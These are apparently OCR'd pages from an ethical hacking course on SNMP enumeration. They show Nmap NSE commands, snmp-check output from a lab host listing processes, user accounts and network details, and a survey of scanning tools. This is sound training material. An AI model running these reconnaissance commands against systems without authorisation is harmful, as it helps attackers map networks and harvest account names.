
Attackers use the **`snmp-processes`** Nmap Scripting Engine (NSE) script against an SNMP remote server to retrieve information related to the hosted SNMP services.

`nmap -sU -p 161 --script=snmp-processes <Target IP Address>`

The above Nmap command, when executed, retrieves a list of all the running SNMP processes along with the associated ports on the target host.

Other Nmap commands to perform SNMP enumeration:

- **`nmap -sU -p 161 --script=snmp-sysdescr <Target IP Address>`** → Retrieves information regarding SNMP server type and operating system details.
- **`nmap -sU -p 161 --script=snmp-win32-software <Target IP Address>`** → Retrieves a list of all the applications running on the target machine.


nmap -sU -p 161 --script=snmp-processes 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help


```
┌─[root@parrot]─[/home/attacker]
└──╼ #nmap -sU -p 161 --script=snmp-processes 10.10.1.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-30 00:36 EDT
Nmap scan report for 10.10.1.22
Host is up (0.00069s latency).

PORT    STATE SERVICE
161/udp open  snmp
| snmp-processes:
|   1:
|     Name: System Idle Process
|   4:
|     Name: System
|   100:
|     Name: Registry
|   380:
|     Name: smss.exe
|   460:
|     Name: svchost.exe
|     Path: C:\Windows\system32\
|     Params: -k DcomLaunch -p -s LSM
|   500:
|     Name: svchost.exe
|     Path: C:\Windows\system32\
|     Params: -k LocalService -s W32Time
|   508:
|     Name: csrss.exe
```

Figure 4.9: Screenshot of Nmap using the snmp-processes NSE script

SNMP Enumeration Tools

snmp-check

snmp-check allows one to **enumerate** the **SNMP devices** and place the output in a very **human-readable** and friendly **format**



```
┌─[root@parrot]─[~]
└──╼ #snmp-check 10.10.1.22
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 10.10.1.22:161 using SNMPv1 and community 'public'

[*] System information:

  Host IP address               : 10.10.1.22
  Hostname                      : Server2022.CEH.com
  Description                   : Hardware: Intel64 Family 6 Model 85 Stepp
oftware: Windows Version 6.3 (Build 20348 Multiprocessor Free)
  Contact                       : -
  Location                      : -
  Uptime snmp                   : 01:50:32.79
  Uptime system                 : 334 days, 10:33:44.95
  System date                   : 2022-3-25 05:41:08.2
  Domain                        : CEH

[*] User accounts:

  Guest
  jason
  Martin
  Shiela
  krbtgt
  Administrator
```


```
[*] Network information:

  IP forwarding enabled         : no
  Default TTL                   : 128
  TCP segments received         : 71684
  TCP segments sent             : 27999
  TCP segments retrans          : 0
  Input datagrams               : 55256
  Delivered datagrams           : 55866
  Output datagrams              : 20500

[*] Network interfaces:

  Interface                     : [ up ] Software Loopback Interface 1
  Id                            : 1
  Mac Address                   : :::::
  Type                          : softwareLoopback
  Speed                         : 1073 Mbps
  MTU                           : 1500
  In octets                     : 0
  Out octets                    : 0

  Interface                     : [ down ] Microsoft 6to4 Adapter
  Id                            : 2
  Mac Address                   : :::::
  Type                          : unknown
  Speed                         : 0 Mbps
  MTU                           : 0
  In octets                     : 0
  Out octets                    : 0
```

snmp-check 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help

https://www.nothink.org

SoftPerfect Network Scanner

SoftPerfect Network Scanner **discovers shared folders** and retrieves practically any information about network devices **via WMI**, **SNMP**, **HTTP**, **SSH**, and **PowerShell**



IPv4 From 10.10.1.5 To 10.10.1.23

IP Address	MAC Address	Response Time	Host Name	Host name	Uptime	System Descri...	System Contact	System Location
10.10.1.9	02-15-5D-13-2...	2 ms	ubuntu-Virtual...					
10.10.1.11	00-15-5D-01-8...	1 ms	WINDOWS11					
10.10.1.13	02-15-5D-13-2...	4 ms						
10.10.1.14	02-15-5D-13-2...	1 ms	Android.local					
10.10.1.19	02-15-5D-13-2...	0 ms	Server2019.loc...	Server2019	2890148822 (33...	Hardware: Inte...		
10.10.1.22	00-15-5D-01-8...	1 ms						

Ready Threads 0 Devices 6 / 6

SoftPerfect Network Scanner
File View Actions Options Bookmarks Help
Start Scanning
NET...
SYS...
Users
Open Device
Copy
Properties
Rescan Device
Setup Filter
Wake-On-LAN
Remote Shutdown
Remote Suspend / Hibernate
Assign Friendly Name... F2
Send Message...
Create Batch File...
Delete from List
As Web (HTTP)
As Secure Web (HTTPS)
As File Server (FTP)
As Telnet
As Telnet to...
Computer Management Ctrl+M
Remote Desktop Ctrl+R

https://www.softperfect.com

Other SNMP Enumeration Tools:

Tool	URL
Network Performance Monitor	*https://www.solarwinds.com*
OpUtils	*https://www.manageengine.com*
PRTG Network Monitor	*https://www.paessler.com*
Engineer's Toolset	*https://www.solarwinds.com*

SNMP Enumeration Tools

